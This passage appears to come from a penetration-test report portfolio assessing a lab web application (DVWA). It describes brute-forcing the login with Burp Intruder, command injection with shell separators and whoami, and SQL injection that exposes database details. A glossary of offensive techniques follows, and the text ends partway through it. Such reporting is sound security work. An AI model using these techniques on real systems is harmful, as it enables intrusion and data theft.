Relative findings information for this section: W-01: Remote Code Execution via OS Command Injection, W-02: SQL Injection Leading to Database Compromise, W-03: Authentication Weakness via Brute Force Susceptibility, and W-04: Reflected Cross-Site Scripting (XSS)

A# Solutions LLC Website Portfolio




Figure 51: Main page of the TC employee portal. The first notable issue is that it not secure. This needs to be a HTTPS – SSL protected site in today's internet environment.

Our team's first major and highly visible vulnerability was identified on the User Login page located at: http://192.168.200.241/vulnerabilities/brute/

During testing, the A# testing team identified multiple control flaws within the authentication process. Most notably, the login interface is highly susceptible to **brute-force** attacks targeting username and password credentials.

The application does not properly enforce account lockout policies, rate limiting, or CAPTCHA protections, allowing repeated authentication attempts without restriction. As a result of this flaw, an outside attacker could systematically attempt large volumes of username and password combinations until a valid login credential could be discovered.

Successful exploitation would enable unauthorized access to user accounts, potentially leading to privilege escalation, exposure of sensitive information, and further compromise of internal systems. Immediate implementation of authentication hardening controls is strongly recommended to mitigate this risk.

A# Solutions LLC Website Portfolio



Figure 52: As can be seen in the URL line at the top of the picture – our team entered a fake username and password. The page then returned a failure for our fake info. The information is displayed in plain text in the URL.




Figure 53: After completing the fake login found in Figure 52; Our team then utilized the Burp Suite program to further watch the internal actions conducted by the TC portal. The team was able to grab the fake login attempt session to see how it reacts with the Intruder portion of the Burp Suite.




Figure 54: In Intruder above, it was simple to replace the username and password with separate lists (payload 1 and 2) of associated plain text to conduct a brute force credential attack on the portal login page. The type of attack we used was called cluster bomb. This is further demonstrated in Figure 55.

Ati Solutions LLC Website Portfolio




*Figure 55: The above lists both username and passwords (payload 1 and 2). This depicts how easily it was to discover the main **admin** account credentials. This can be conducted just like all of the previous vulnerabilities noted with mitigation details found in the Recommendations section of this report.*



Figure 56: After entering the newly gained admin login credentials, our team was successfully able to log in with admin level access. The admin username and password are displayed in the URL line for all to see. This opens the possibility of social engineering – other users gain access just by watching an admin user logging in to the system.

The A# Testing Team identified the most critical vulnerability found during this assessment at the following URL: http://192.168.200.241/vulnerabilities/exec/

This page was found to be susceptible to **Remote Code Execution (RCE)**, representing a **Critical** severity finding with a **CVSS score of 9.8**.

An RCE vulnerability like this one allows an attacker to execute any commands directly through this page utilizing the current operating system. Because this type of exploitation occurs at the system level or per

A# Solutions LLC Website Portfolio

whatever the privilege level is used by the web service or even elevated/root permissions this vulnerability represents a possible complete system compromise risk.

Successful exploitation would enable an outside attacker to obtain full control to the web server's current privilege level. Once there, the attacker could move to any of the below:

- Access or pivot to additional internal systems
- Extract sensitive TC data, including confidential information
- Modify or delete critical files and configurations
- Crash the system during high peek work hours when employees require the system the most

Due to the great potential operational and data impact, this vulnerability certainly represents the highest risk identified thus far during this engagement and requires immediate remediation.




*Figure 57: The result above was obtained after testing multiple injection strings using shell command separators such as (**;**, **&&**, and **|**). In this case, the **pipe (|)** operator allowed command execution within the input field. The highlighted string demonstrates the use of the **whoami** command to identify the server's current user. More critically, Figure 58 illustrates the potential for more destructive commands, including those that could lead to root-level access.*

Aff Solutions LLC Website Portfolio




Figure 58: During testing, one of our team entered the above string, not expecting it to work. The code for this input is 'ping <user_input>' – because of the current configuration, the input string allowed the outside attacker to in effect – access all the user account information for this server, without any protection whatsoever. In the list above you can see the account being used by the web server running this website. These results demonstrates that an attacker could access sensitive files, enumerate users, and potentially escalate privileges.

The next a significant vulnerability was identified on the ID Update page located at:

http://192.168.200.241/vulnerabilities/sqli/

This functionality exposes the current web server's SQL database to possible manipulation. During our testing, this allowed multiple SQL injection vectors, indicating insufficient input validation and a lack of parameterized query controls. These vulnerabilities could effectively allow an attacker to manipulate backend queries, access unauthorized data, and potentially compromise the integrity and confidentiality of the TC databases on this server. Figures 59 – 61 shows just a couple of openings found by our team.

A# Software LLC Website Portfolio



Figure 59: Our team explored multiple approaches to assess this vulnerability. The figure above shows a basic user selection query, which is intended to accept only a single numeric input. However, due to improper input validation, the field is susceptible to SQL injection. This weakness is further demonstrated in Figure 60 below.




Figure 60: Multiple tests were conducted, and this result was identified as particularly concerning. Using the Repeater module in Burp Suite, the request was modified at line 16, changing `id=1&Submit=Submit` to the payload shown above. This single modification exposed sensitive information, including the SQL database name (dvwa) and database user details (dvwa@172.19.0.3).

Af Solutions LLC Website Portfolio




Figure 61: One last look at what outside attackers can obtain with these types of vulnerabilities. Here, after a few other tries to see what would and wouldn't work – our team was able to gain full access to the database. In this example we were able to get all of the database tables in the database – listed below. Now that we have this info we can go in and get all of the users. Then the team could retrieve any and all of the other data out of the other database tables, if they wanted to at any time.

Tables:

- *guestbook*
- *security_log*
- *access_log*
- *users*

Aff Solutions LLC Website Portfolio

Works Cited:

FIRST.Org, Inc. *Common Vulnerability Scoring System v3.1: Specification Document*. Jun 2019. FIRST.Org, Inc. Website. 18 Feb 2026. <www.first.org/cvss/specification-document>.

A Sharp Solutions LLC. *A Sharp Solutions Security Policies and Procedures*. Des Moines, 26 Sep 2024. Document.

MITRE. *Common vulnerabilities and Exposures (CVE)*. n.d. The MITRE Corporation. Website. 18 Feb 2026. <www.cve.org>.

NIST. *Framework for Improving Critical Infrastructure Cybersecurity (NIST Cybersecurity Framework)*. Vers. 1.1. Apr 2018. U.S. Department of Commerce. wEBSITE. 18 Feb 2026. <www.nist.gov/cyberframework>.

OpenAI. *chat.openai.com/chat*. 13 Feb 2026. OpenAI. Electronic Media. 13 Feb 2026. <https://chatgpt.com/>.

OWASP Foundation. *OWASP Top 10: The Ten Most Critical Web Application Security Risks*. 2025. OWASP Foundation. Website. 2026 Feb 2026. <www.owasp.org>.

PortSwigger Ltd. "Burp Suite Community Edition." *Burp Suite Documentation*. 2025.12.3. PortSwigger Ltd. Knutsford, 03 Dec 2024. Application. 17 Feb 2026. <https://portswigger.net/burp>.

Rapid7. *https://docs.metasploit.com/*. n.d. Electronic Media. 13 Feb 2026. <https://metasploit.com/>.

—. *https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html*. n.d. 13 Feb 2026. <https://metasploit.com/>.

A# Solutions LLC Website Portfolio

Glossary of Terms:

ADUC (Active Directory Users and Computers)
A Microsoft Management Console (MMC) snap-in used to manage objects such as users, groups, and computers within the tyrell.corp domain. Access to this snap-in confirms administrative control.

API (Application Programming Interface)
A set of rules that allows applications to communicate with each other. APIs are commonly tested for authentication flaws, injection vulnerabilities, and improper access controls.

Architecture (x86 / x64)
The processor structure of a system. In exploitation, payloads must match the target architecture (e.g., 32-bit x86 or 64-bit x64).

AS-REP Roasting

A cryptographic attack targeting TC user accounts that do not require Kerberos pre-authentication. This allows an attacker to request a ticket and attempt to crack the password offline without alerting the target user.

Attack Surface
The total set of entry points that an attacker could use to gain unauthorized access to a system or network.

Auxiliary Module (Metasploit)
Non-exploit modules in the Metasploit used for scanning, enumeration, and information gathering without actively exploiting a vulnerability.

Bad Characters
Bytes that cannot be used in shellcode because they terminate strings or corrupt memory (e.g., \x00). These must be excluded when generating payloads.

Bind Shell
A shell where the target system opens a listening port and waits for the attacker to connect.

Brute-Force Attack
An attack technique that attempts to guess credentials by systematically trying multiple password combinations.

Command Injection

Aff Solutions LLC Website Portfolio

A high-severity web vulnerability where an attacker supplies operating system commands through an application interface. In this engagement, it allowed for direct execution of code on the TC Employee Portal server.

Credential Hash
A cryptographic representation of a password stored by an operating system. Hashes can sometimes be cracked or relayed to gain unauthorized access.

CVE (Common Vulnerabilities and Exposures)
A standardized dictionary of publicly known cybersecurity vulnerabilities and exposures maintained by MITRE. Each CVE entry provides a unique identifier used for vulnerability tracking and reference across security tools and reports.

CVSS (Common Vulnerability Scoring System)
An industry-standard framework for rating the severity of security vulnerabilities using a numerical score (0.0–10.0) and a vector string that reflects exploitability and impact characteristics.

CVSS Vector
A standardized string that represents the metrics used to calculate a CVSS score, including attack method, complexity, and impact.

DC (Domain Controller)

A server, such as WINTERFELL, that responds to security authentication requests and maintains the central database for the tyrell.corp Windows forest. It is the highest-value target in the network.

db_nmap
A Metasploit-integrated version of Nmap that stores scan results directly into the Metasploit database for correlation and analysis.

Encoder
A mechanism used to obfuscate payloads to evade detection. Example: x86/shikata_ga_nai in Metasploit.

End-of-Life (EOL)
A product or operating system that is no longer supported or updated by the vendor, increasing security risk.

Enumeration

A# Solutions LLC Website Portfolio

The process of extracting detailed information from a target system, such as users, shares, services, and operating system details.

Exploit
Code that takes advantage of a vulnerability to gain unauthorized access or execute arbitrary commands.

Exploit Payload
The functional component delivered by an exploit that executes malicious or controlled instructions on a target system (e.g., reverse shell, Meterpreter session).

EXITFUNC
A payload parameter in Metasploit that determines how the shellcode exits (e.g., thread, process) to prevent crashes.

Firewall
A network security device or software that monitors and filters incoming and outgoing traffic based on security rules.

Group Policy
A Windows feature that allows administrators to centrally manage and enforce security settings, configurations, and policies across systems within a domain.

GPO (Group Policy Object)
A collection of settings that define how systems and users behave within Active Directory. Attackers target GPOs to deploy malicious software or change security settings across all TC workstations.

Hashcat
A high-performance, offline password recovery tool used to test the strength of password hashes by applying wordlists, rules, and brute-force techniques.

Hashdump
A post-exploitation technique used to extract password hashes from a compromised Windows system.

HTTP Services Associated with SSDP/UPnP
Web-based services used by the Simple Service Discovery Protocol (SSDP) and Universal Plug and Play (UPnP) to advertise and manage network devices. When exposed or misconfigured, these services can increase the attack surface.

Aff Solutions LLC Website Portfolio

IDS (Intrusion Detection System)
A security solution that monitors network or system activity for suspicious behavior or policy violations.

Industry-Standard Tools
Widely recognized and commonly used security tools and frameworks that reflect accepted best practices within the cybersecurity and penetration testing industry.

Injection (API Injection / SQL Injection)
An attack where malicious input is inserted into a program or query to manipulate backend systems.

Kali Linux
A Linux distribution specifically designed for penetration testing and digital forensics, providing a comprehensive suite of preinstalled security assessment tools.

Kerberos
A secure network authentication protocol that uses tickets to allow secure communication over insecure networks. It is considered more secure than NTLM.

Kerberoasting
A post-exploitation technique targeting TC service accounts. By requesting a service ticket (SPN), an attacker can extract a hash and crack it to recover the cleartext password of a service account.

LHOST (Local Host)
The attacker's machine IP address that receives reverse connections.

LLMNR (Link-Local Multicast Name Resolution)
Windows-based name resolution protocol used when DNS resolution fails. LLMNR can be abused in network poisoning attacks to intercept credentials.

LPORT (Local Port)
The listening port on the attacker's machine.

Listener
A service waiting for incoming connections (e.g., Netcat listening for a reverse shell).

mDNS (Multicast DNS)

A# Solutions LLC Website Portfolio

A name resolution protocol that allows devices on a local network to resolve hostnames without a centralized DNS server. Similar to LLMNR, mDNS can be abused for traffic interception if not restricted.

Metasploit Framework
A penetration testing platform used to validate vulnerabilities, simulate attacks, and assess real-world security impact.

Meterpreter
An advanced payload within Metasploit that provides an interactive shell with post-exploitation capabilities.

MFA (Multi-Factor Authentication)
A security control requiring two or more independent authentication factors (e.g., password and one-time token) to verify user identity and reduce unauthorized access risk.

MITRE ATT&CK
A globally accessible knowledge base of adversary tactics and techniques. This report maps TC's vulnerabilities to this framework to provide a standardized view of the attack surface.

msfvenom
A payload generation tool within Metasploit used to create custom shellcode in various formats.

NBT-NS (NetBIOS Name Service)
A legacy Windows name resolution protocol vulnerable to poisoning and credential capture attacks.

NetBIOS
A legacy networking protocol used by Windows systems for name resolution and file sharing. NetBIOS-related services can expose systems to enumeration and credential interception attacks.

Netcat (nc)
A networking utility used to create listeners, transfer data, and receive reverse shell connections.

Nmap (Network Mapper)
An open-source network discovery and security auditing tool used to identify hosts, open ports, services, operating systems, and vulnerabilities.

A# Solutions LLC Website Portfolio

NSE (Nmap Scripting Engine)
A feature of Nmap that allows vulnerability detection and service enumeration using scripts.

NTLM (NT LAN Manager)
A legacy Microsoft authentication protocol used for client-server authentication in Windows environments. NTLM is susceptible to credential relay and pass-the-hash attacks when not properly secured and considered less secure than Kerberos.

OS Fingerprinting
A technique used to identify the operating system and version of a target system through network responses.

OWASP – Open Worldwide Application Security Project
A global nonprofit organization focused on improving software security. OWASP publishes widely adopted security standards and guidance, including the OWASP Top 10.

Pass-the-Hash
An attack technique that allows an attacker to authenticate using a stolen NTLM hash without needing the plaintext password.

Password Policy
A set of rules enforced by an organization to govern password complexity, length, reuse, and expiration.

Payload
The portion of an exploit that executes after a vulnerability is successfully triggered (e.g., reverse shell).

Penetration Testing
A controlled security assessment designed to identify and validate vulnerabilities by simulating real-world attack techniques.

Persistence
A post-exploitation technique used to maintain access to a compromised system across reboots or credential changes.

Post-Exploitation
Activities performed after gaining access, such as privilege escalation, credential dumping, and persistence.

Privilege Escalation

A# Solutions LLC Website Portfolio

The act of gaining higher-level permissions (e.g., user to SYSTEM).

RDP (Remote Desktop Protocol)
A Microsoft protocol that allows users to remotely access and control Windows systems. Exposed or unpatched RDP services are frequently targeted for unauthorized access.

RCE (Remote Code Execution)
A critical security vulnerability that allows an attacker to execute arbitrary code on a target system remotely, often resulting in full system compromise.

RDP (Remote Desktop Protocol)
A Microsoft protocol providing a graphical interface for remote system management. The team utilized **xfreerdp** to validate credentials and document interactive access to the Domain Controller.

Responder
A network poisoning tool used to exploit broadcast-based name resolution protocols to capture or relay authentication attempts.

Reverse Shell
A shell where the target system initiates a connection back to the attacker, commonly used to bypass firewalls.

RPC (Remote Procedure Call)
